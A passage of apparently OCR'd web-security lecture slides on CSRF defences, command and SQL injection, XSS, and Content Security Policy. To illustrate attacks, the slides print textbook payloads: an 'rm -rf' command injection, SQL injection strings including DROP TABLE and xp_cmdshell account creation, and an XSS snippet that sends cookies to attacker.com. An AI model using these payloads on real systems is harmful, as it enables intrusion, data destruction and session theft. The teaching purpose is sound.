  <input  type="hidden" name="csrf_token" value=“434ec7e838ec3167ef5">

  <input  type=“text" name="to">
  <input  type=“text" name=“amount”>

  <button type="submit">Transfer!</button>
</form>
```

Attacker can’t submit data to /transfer if they don’t know `csrf_token`

Secret Token Generation

```
<form action=“https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value=“434ec7e838ec3167ef5">
  <input  type=“text" name="to">
  <button type="submit">Transfer!</button>
</form>
```

?

How do we come up with a token that user can access but attacker can't?

- ✗ Set static token in form
  - → attacker can load the transfer page out of band
- ✓ Send session-specific token as part of the page
  - → attacker cannot access because SOP blocks reading content

Force CORS Pre-Flight

Requests that required and passed CORS Pre-Flight check are safe

- → Typical **`GET`**s and **`POST`**s don’t require Pre-Flight even if **`XMLHTTPRequest`**

Can we force the browser to make Pre-Flight check? And tell the server?

- → You can add custom header to **`XMLHTTPRequest`**
  - → Forces Pre-Flight because custom header
  - → Never sent by the browser itself when performing normal **`GET`** or **`POST`**

Typically developers use **`X-Requested-By`** or **`X-Requested-With`**

sameSite Cookies

Cookie option that prevents browser from sending a cookie along with cross-site requests.

Strict Mode. Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

Lax Mode. Session cookie is be allowed when following a regular link from but blocks it in CSRF-prone request methods (e.g. POST).

Beyond Authenticated Sessions

Prior attacks were using CRSF attack to abuse cookies from logged-in user
Not all attacks are attempting to abuse authenticated user

Imagine script that logs into your local router using default password and changes DNS settings to hijack traffic

→ Logging in to a site is a request with a side effect!

SQL Injection

OWASP Ten Most Critical Web Security Risks

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Command Injection

The goal of command injection attacks is to execute an arbitrary command on the system. Typically possible when a developer passes unsafe user data into a shell.

Example: **`head100`** — simple program that cats first 100 lines of a program

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100);
    strcpy(cmd, “head -n 100 ”);
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Command Injection

Source:

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100);
    strcpy(cmd, “head -n 100 ”);
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Normal Input:

```
./head10 myfile.txt -> system(“head -n 100 myfile.txt”)
```

Command Injection

Source:

```
int main(int argc, char **argv) {
    char *cmd = malloc(strlen(argv[1]) + 100);
    strcpy(cmd, “head -n 100 ”);
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Adversarial Input:

```
./head10 “myfile.txt; rm -rf /home”
  -> system(“head -n 100 myfile.txt; rm -rf /home”);
```


SQL Injection

Last examples all focused on *shell* injection

Command injection oftentimes occurs when developers try to build SQL queries that use user-provided data

Known as SQL injection

SQL Injection Example




```
$login = $_POST['login'];
$pass = $_POST['password'];
$sql = "SELECT id FROM users
        WHERE username = '$login'
        AND password = '$password'”;

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Non-Malicious Input

```
$u = $_POST['login’]; // zakir
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;

$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Non-Malicious Input

```
$u = $_POST['login’]; // zakir
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//      "SELECT id FROM users WHERE uid = 'zakir' AND pwd = '123'”
$rs = $db->executeQuery($sql);
if $rs.count > 0 {
   // success
}
```

Bad Input

```
$u = $_POST['login’]; // zakir
$pp = $_POST['password']; // 123'

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//     "SELECT id FROM users WHERE uid = 'zakir' AND pwd = '123''”
$rs = $db->executeQuery($sql);
//    SQL Syntax Error
if $rs.count > 0 {
   // success
}
```

Malicious Input

```
$u = $_POST['login']; // zakir'--
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//     "SELECT id FROM users WHERE uid = 'zakir'-- AND pwd…”
$rs = $db->executeQuery($sql);
//    (No Error)
if $rs.count > 0 {
   // Success!
}
```

No Username Needed!

```
$u = $_POST['login’]; // 'or 1=1 --
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//      "SELECT id FROM users WHERE uid = ''or 1=1 -- AND pwd…”
$rs = $db->executeQuery($sql);
//     (No Error)
if $rs.count > 0 {
   // Success!
}
```

Causing Damage

```
$u = $_POST[‘login’]; // '; DROP TABLE [users] --
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'”;
//     "SELECT id FROM users WHERE uid = ''DROP TABLE [users]--”
$rs = $db->executeQuery($sql);
// No Error…(and no more users table)
```

MSSQL xp_cmdshell

Microsoft SQL server lets you run arbitrary system commands!

```
xp_cmdshell { 'command_string' } [ , no_output ]
```

“Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.”

Escaping Database Server

```
$u = $_POST['login']; // '; exec xp_cmdshell 'net user add usr pwd'--
$pp = $_POST['password']; // 123

$sql = "SELECT id FROM users WHERE uid = '$u' AND pwd = '$p'";
//      "SELECT id FROM users WHERE uid = '';
         exec xp_cmdshell 'net user add usr pwd123'-- "

$rs = $db->executeQuery($sql);
// No Error…(and with a resulting local system account)
```

Preventing SQL Injection

Never trust user input (*particularly* when constructing a command)

Never manually build SQL commands yourself!

There are tools for safely passing user input to databases:

- Parameterized (AKA Prepared) SQL
- ORM (Object Relational Mapper) -> uses Prepared SQL internally

Parameterized SQL

Parameterized SQL allows you to send query and arguments separately to server

```
sql = “INSERT INTO users(name, email) VALUES(?,?)”
cursor.execute(sql, ['Dan Boneh', ‘dabo@stanford.edu'])

sql = "SELECT * FROM users WHERE email = ?"
cursor.execute(sql, [‘zakird@stanford.edu'])
```

Values are sent to server separately from command. Library doesn't need to escape

Benefit 1: No need to escape untrusted data — server handles behind the scenes

Benefit 2: Parameterized queries are *faster* because server caches query plan

Object Relational Mappers

Object Relational Mappers (ORM) provide an interface between native objects and relational databases.

```
class User(DBObject):
    __id__  = Column(Integer, primary_key=True)
    name    = Column(String(255))
    email   = Column(String(255), unique=True)

if __name__ == "__main__":
    users = User.query(email='zakird@stanford.edu').all()
    session.add(User(email='dabo@stanford.edu', name='Dan Boneh'))
    session.commit()
```

Cross Site Scripting
(XSS)

Cross Site Scripting (XSS)

Cross Site Scripting: Attack occurs when application takes untrusted data and sends it to a web browser without proper validation or sanitization.

Command/SQL Injection

attacker's malicious code is executed on app's <u>server</u>

Cross Site Scripting

attacker's malicious code is executed on victim's <u>browser</u>

Search Example

`https://google.com/search?q=<search term>`

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Normal Request

https://google.com/search?q=apple

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for apple</h1>
  </body>
</html>
```

Embedded Script

https://google.com/search?q=<script>alert(“hello”)</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <?php echo $_GET["q"] ?></h1>
  </body>
</html>
```

Sent to Browser

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for <script>alert(“hello")</script></h1>
  </body>
</html>
```

Cookie Theft!

https://google.com/search?q=<script>…</script>

```
<html>
  <title>Search Results</title>
  <body>
    <h1>Results for
      <script>
        window.open(“http:///attacker.com?”+cookie=document.cookie)
      </script>
    </h1>
  </body>
</html>
```

Types of XSS

An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application.

Two Types:

Reflected XSS. The attack script is reflected back to the user as part of a page from the victim site.

Stored XSS. The attacker stores the malicious code in a resource managed by the web application, such as a database.

Reflected Example


Attackers contacted PayPal users via email and fooled them into accessing a URL hosted on the legitimate PayPal website.

Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



Samy Worm

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

MySpace Bug

MySpace allowed users to post HTML to their pages. Filtered out

```
<script>, <body>, onclick, <a href=javascript://>
```

Missed one. You can run Javascript inside of CSS tags.

```
<div style="background:url('javascript:alert(1)')">
```

Filtering Malicious Tags

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content

Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what is allowed

‘Negative’ or attack signature based policies are difficult to maintain and are likely to be incomplete

Filtering is Really Hard

Large number of ways to call Javascript and to escape content

- URI Scheme: <img src="javascript:alert(document.cookie);">
- On{event} Handers: onSubmit, OnError, onSyncRestored, … (there's ~105)
- Samy Worm: CSS

Tremendous number of ways of encoding content

<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>

Google XSS FIlter Evasion!

Filters that Change Content

Filter Action: filter out <script

Attempt 1: <script src= "…">

src="…"

Attempt 2: <scr<scriptipt src="..."

<script src="...">

Content Security Policies (Prevents XSS)

Content Security Policy (CSP)

You're always safer using a whitelist- rather than blacklist-based approach

`Content-Security-Policy` is an HTTP header that servers can send that declares which dynamic resources (e.g., Javascript) are allowed

Good News: CSP eliminates XSS attacks by whitelisting the origins that are trusted sources of scripts and other resources and preventing all others

Bad News: CSP headers are complicated and folks frequently get the implementation incorrect.

Example CSP — Javascript

Policies are defined as a set of directives for where different types of resources can be fetched. For example:

```
Content-Security-Policy: script-src 'self'
```

→ Javascript can only be loaded from the same domain as the page

→ No Javascript from any other origins will be executed

→ no inline **`<script></script>`** will be executed

Example CSP — Javascript

Policies are defined as a set of directives for where different types of resources can be fetched. For example:

```
Content-Security-Policy: script-src '*'
```

→ Javascript can only be loaded from any external domain

→ no inline **`<script></script>`** will be executed

Example CSP — Default

default-src directive defines the default policy for fetching resources such as JavaScript, images, CSS, fonts, AJAX requests, frames, HTML5 media

```
Content-Security-Policy: default-src 'self' cdn.com;
```

→ Dynamic resources can only be loaded from same domain and CDN

→ No content from any other origins will be executed

→ no inline **`<script></script> or <style>`** will be executed

Multiple Directives

```
Content-Security-Policy: default-src 'self';
  img-src *; script-src cdn.jquery.com
```

- → content can only be loaded from the same domain as the page, except
  - → images can be loaded from any origin
  - → scripts can only be loaded from cdn.jquery.com
  - → no inline **<script></script>** will be executed
  - → no inline **<style></style>** will be executed

Other Directives

CSP provides a whole list of different directives for locking down scripts:

- script-src
- style-src
- img-src
- connect-src
- font-src
- object-src
- media-src
- frame-src
- report-uri
- ..

Look at https://content-security-policy.com/

Mozilla Recommended Default

This policy allows images, scripts, AJAX, form actions, and CSS from the same origin, and does not allow any other resources to load (e.g., object, frame, media, etc). Also no inline scripts.

It is a good starting point for many sites.

```
default-src 'none'; script-src 'self';
connect-src 'self'; img-src 'self'; style-src 'self';
base-uri 'self'; form-action 'self'
```

Report Mode Only

If you're worried a new policy might break your site, there's a soft enforce mode that just reports violations. Great starting point.

```
Content-Security-Policy-Report-Only:
  default-src 'self';
  report-uri https://example.com/report
```

Real-World Breaks CSP

```
Content-Security-Policy:
 default-src: 'self';
 script-src: 'self' https://www.google-analytics.com

<script>
 window.GoogleAnalyticsObject = 'ga'
 function ga () { window.ga.q.push(arguments) }
 window.ga.q = window.ga.q || []
 window.ga.l = Date.now()
 window.ga('create', 'UA-XXXXXXX-XX', 'auto')
 window.ga('send', 'pageview')
</script>
<script async src='https://www.google-analytics.com/analytics.js'></script>
```

Similar Protection for iFrames

HTML5 Sandboxes allow further privilege separation even if iFrame is from the same origin.

```
<iframe src="untrusted.html" sandbox></iframe>
```

- Plugins are disabled.
- Script execution is blocked
- Form submission is blocked
- The content is treated as if it was from a globally unique origin. Meaning, all APIs which require same-origin (such as localStorage, XMLHttpRequest, and access to the DOM of other documents) are blocked.
- The content is blocked from navigating the top level window or other frames
- Popup windows are blocked

```
<iframe src="demo_iframe_sandbox_form.htm" sandbox="allow-forms"></iframe>
```

https://www.w3schools.com/tags/att_iframe_sandbox.asp